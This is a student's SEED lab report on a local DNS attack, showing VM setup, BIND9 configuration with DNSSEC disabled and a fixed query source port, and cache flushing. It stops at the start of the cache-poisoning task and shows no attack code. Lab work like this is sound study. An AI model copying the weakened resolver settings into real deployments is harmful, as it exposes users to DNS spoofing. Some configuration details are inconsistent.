

## Project 4


### Local DNS Attack Lab

**Margi Amin M19219371**

**Lab Environment:** (Used Virtual machine of project 3)

I successfully set up three virtual machines according to the instructions provided in the paper.

This is my user machine with IP address of 10.0.2.7.




```
SEEDUbuntu_user [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
[03/30/23]seed@VM:~$ dig www.example.net
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1220
;; QUESTION SECTION:
;www.example.net.                IN      A
;; ANSWER SECTION:
www.example.net.                77917   IN      A      93.184.216.34
;; Query time: 62 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Thu Mar 30 14:49:40 EDT 2023
;; MSG SIZE rcvd: 60

[03/30/23]seed@VM:~$ ifconfig
enp0s3 Link encap:Ethernet HWaddr 08:00:27:e5:c0:9f
       inet addr:10.0.2.7 Bcast:10.0.2.255 Mask:255.255.255.0
       inet6 addr: fe80::4101:a3a1:cb99:abc/64 Scope:Link
       UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
       RX packets:400 errors:0 dropped:0 overruns:0 frame:0
       TX packets:445 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1000
       RX bytes:67907 (67.9 KB) TX bytes:52352 (52.3 KB)

lo Link encap:Local Loopback
   inet addr:127.0.0.1 Mask:255.0.0.0
   inet6 addr: ::1/128 Scope:Host
   UP LOOPBACK RUNNING MTU:65536 Metric:1
   RX packets:675 errors:0 dropped:0 overruns:0 frame:0
   TX packets:675 errors:0 dropped:0 overruns:0 carrier:0
   collisions:0 txqueuelen:1
   RX bytes:136242 (136.2 KB) TX bytes:136242 (136.2 KB)

[03/30/23]seed@VM:~$
```

This is my server machine with IP address of 10.0.2.5.




```
[03/30/23]seed@VM:/$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:1a:de:26
        inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::5507:c65c:6027:68ae/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:476 errors:0 dropped:0 overruns:0 frame:0
        TX packets:508 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:80310 (80.3 KB)  TX bytes:56949 (56.9 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:569 errors:0 dropped:0 overruns:0 frame:0
        TX packets:569 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:94329 (94.3 KB)  TX bytes:94329 (94.3 KB)

[03/30/23]seed@VM:/$
```

This is my attacker's machine with 10.0.2.6.



```
[03/31/23]seed@VM:~$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:b5:20:7b
        inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::fd97:271c:5ac3:9ceb/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:1962 errors:0 dropped:0 overruns:0 frame:0
        TX packets:1077 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:242814 (242.8 KB)  TX bytes:113552 (113.5 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:1219 errors:0 dropped:0 overruns:0 frame:0
        TX packets:1219 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:96521 (96.5 KB)  TX bytes:96521 (96.5 KB)


[03/31/23]seed@VM:~$
```

## Task 1: Configure the User Machine

Step 1: In user machine:

Sudo nano /etc/resolvconf/resolv.conf.d/head or cat /etc/resolv.conf


This command will pop up the following screen:



```
SEEDUbuntu_user [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bln/bash
GNU nano 2.5.3 File: /etc/resolvconf/resolv.conf.d/head Modified
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(4)
# DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit ^R Read File ^N Replace ^U Uncut Text ^T To Spell
```


Step 2: In this I edited following command:

Nameserver 10.0.2.7




Step 3: run following command in user:

## Sudo resolvconf -u



```
SEEDUbuntu_user [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
[03/30/23]seed@VM:~$ sudo nano /etc/resolvconf/resolv.conf.d/head
[03/30/23]seed@VM:~$ sudo nano /etc/resolvconf/resolv.conf.d/head
[03/30/23]seed@VM:~$ sudo resolvconf -u
[03/30/23]seed@VM:~$
```

## Step 4: cat to confirm updates in /etc/resolv.conf



```
SEEDUbuntu_user [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
[03/30/23]seed@VM:~$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by reso
lvconf(8)
# DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRIT
EN
nameserver 10.0.2.5
nameserver 127.0.1.1
search wifi.uc.edu
[03/30/23]seed@VM:~$
```

Here we can see that name server(10.0.2.5) is added in the output of our DNS server


so our user machine is configured.

## Task 2: Set up a Local DNS Server

Step 1: configure the bind 9 server

In server install bind9 by following command

Sudo apt-get install bind9

A screenshot of a terminal window within an Oracle VM VirtualBox environment. The terminal shows the command 'sudo apt-get install bind9' being executed. The output indicates that the package lists are read, the dependency tree is built, and bind9 is already the newest version (1:9.10.3.dfsg.P4-8ubuntu1.7). It also shows that 0 packages were upgraded, 0 newly installed, 0 to be removed, and 3 not upgraded. The prompt returns to the user 'seed@VM:/\$'.

```
[03/30/23]seed@VM:/$ sudo apt-get install bind9
Reading package lists... Done
Building dependency tree
Text Editor
bind9 is already the newest version (1:9.10.3.dfsg.P4-8ubuntu1.7).
0 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.
[03/30/23]seed@VM:/$
```

Cat


In server run following command

Cat /etc/bind/named.conf.options

And add dump file

“dump-file “/var/cache/bind/dump.db”





```
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //=====  

    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys.  See https://www.isc.org/bind-keys
    //=====


    // dnssec-validation auto;
    dnssec-enable no;
    dump-file "/var/cache/bind/dump.db";
    auth-nxdomain no;    # conform to RFC1035

    query-source port    33333;
    listen-on-v6 { any; };
};
```

In server do following command :

`Sudo rndc dumpdb -cache` //dump cache to file

`Sudo rndc flush` //flush DNS cache



```
// If there is a firewall between you and nameservers you want
// to talk to, you may need to fix the firewall to allow multiple
// ports to talk.  See http://www.kb.cert.org/vuls/id/800113

// If your ISP provided one or more IP addresses for stable
// nameservers, you probably want to use them as forwarders.
// Uncomment the following block, and insert the addresses replacing
// the all-0's placeholder.

// forwarders {
//     0.0.0.0;
// };

//=====
// If BIND logs error messages about the root key being expired,
// you will need to update your keys.  See https://www.isc.org/bind-key
//=====

// dnssec-validation auto;
dnssec-enable no;
dump-file "/var/cache/bind/dump.db";
auth-nxdomain no;    # conform to RFC1035


query-source port    33333;
listen-on-v6 { any; };
};

[03/30/23]seed@VM:/$ sudo rndc dumpdb -cache
[03/30/23]seed@VM:/$ sudo rndc flush
[03/30/23]seed@VM:/$
```

Step 2: turn off DNSSEC

In server do following command:

`Sudo nano /etc/bind/named.conf.options`



```
GNU nano 2.5.3 File: /etc/bind/named.conf.options
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //=====  

    // If BIND logs error messages about the root key being expired,  

    // you will need to update your keys.  See https://www.isc.org/bind-keys  

    //=====  

    // dnssec-validation auto;  

    dnssec-enable no;  

    dump-file "/var/cache/bind/dump.db";  

    auth-nxdomain no;    # conform to RFC1035

    query-source port        33333;  


    listen-on-v6 { any; };
};
```

ste

### Step 3: Start DNS server

Then in server do following command:

Sudo service bind9 restart



```
// If your ISP provided one or more IP addresses for stable
// nameservers, you probably want to use them as forwarders.
// Uncomment the following block, and insert the addresses replacing
// the all-0's placeholder.

// forwarders {
//     0.0.0.0;
// };

//=====  

// If BIND logs error messages about the root key being expired,  

// you will need to update your keys.  See https://www.isc.org/bind-keys  

//=====  

// dnssec-validation auto;  

dnssec-enable no;  

dump-file "/var/cache/bind/dump.db";  

auth-nxdomain no;    # conform to RFC1035

query-source port        33333;  

listen-on-v6 { any; };
};

[03/30/23]seed@VM:/$ sudo rndc dumpdb -cache
[03/30/23]seed@VM:/$ sudo rndc flush
[03/30/23]seed@VM:/$ sudo nano named.conf.options
[03/30/23]seed@VM:/$ sudo nano /etc/bind/named.conf.options
[03/30/23]seed@VM:/$ sudo nano /etc/bind/named.conf.options
[03/30/23]seed@VM:/$ sudo service bind9 restart
[03/30/23]seed@VM:/$
```



Step 4: Use the DNS server:

In user run following command:

Dig [www.uc.edu](http://www.uc.edu)

```
nameserver 10.0.2.5
nameserver 127.0.1.1
search wifi.uc.edu
[03/30/23]seed@VM:~$ dig www.uc.edu

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.uc.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17718
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:;, udp: 4096
;; QUESTION SECTION:
;www.uc.edu.                IN      A

;; ANSWER SECTION:
www.uc.edu.                 28800   IN      CNAME   www-uc.gtm.uc.edu.
www-uc.gtm.uc.edu.          5       IN      A       129.137.2.122

;; AUTHORITY SECTION:
gtm.uc.edu.                 28800   IN      NS      extgtm10.uc.edu.
gtm.uc.edu.                 28800   IN      NS      extgtm10.uc.edu.

;; ADDITIONAL SECTION:
extgtm10.uc.edu.            28800   IN      A       129.137.2.96
extgtm10.uc.edu.            28800   IN      A       129.137.2.97

;; Query time: 685 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Thu Mar 30 22:45:50 EDT 2023
;; MSG SIZE rcvd: 165

[03/30/23]seed@VM:~$
```

Here we can say that local DNS server is 10.0.2.5.

## Task 6: DNS cache Poisoning Attack

In serve do following command:

Sudo rndc flush

```
/bin/bash
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:1317 errors:0 dropped:0 overruns:0 frame:0
TX packets:2903 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:254735 (254.7 KB)  TX bytes:290779 (290.7 KB)


lo
  Link encap:Local Loopback
  inet addr:127.0.0.1  Mask:255.0.0.0
  inet6 addr: ::1/128 Scope:Host
  UP LOOPBACK RUNNING  MTU:65536  Metric:1
  RX packets:2770 errors:0 dropped:0 overruns:0 frame:0
  TX packets:2770 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:1
  RX bytes:271950 (271.9 KB)  TX bytes:271950 (271.9 KB)

[03/31/23]seed@VM:/$ ifconfig
enp0s3
  Link encap:Ethernet  HWaddr 08:00:27:1a:de:26
  inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
  inet6 addr: fe80::5507:c65c:6027:68ae/64 Scope:Link
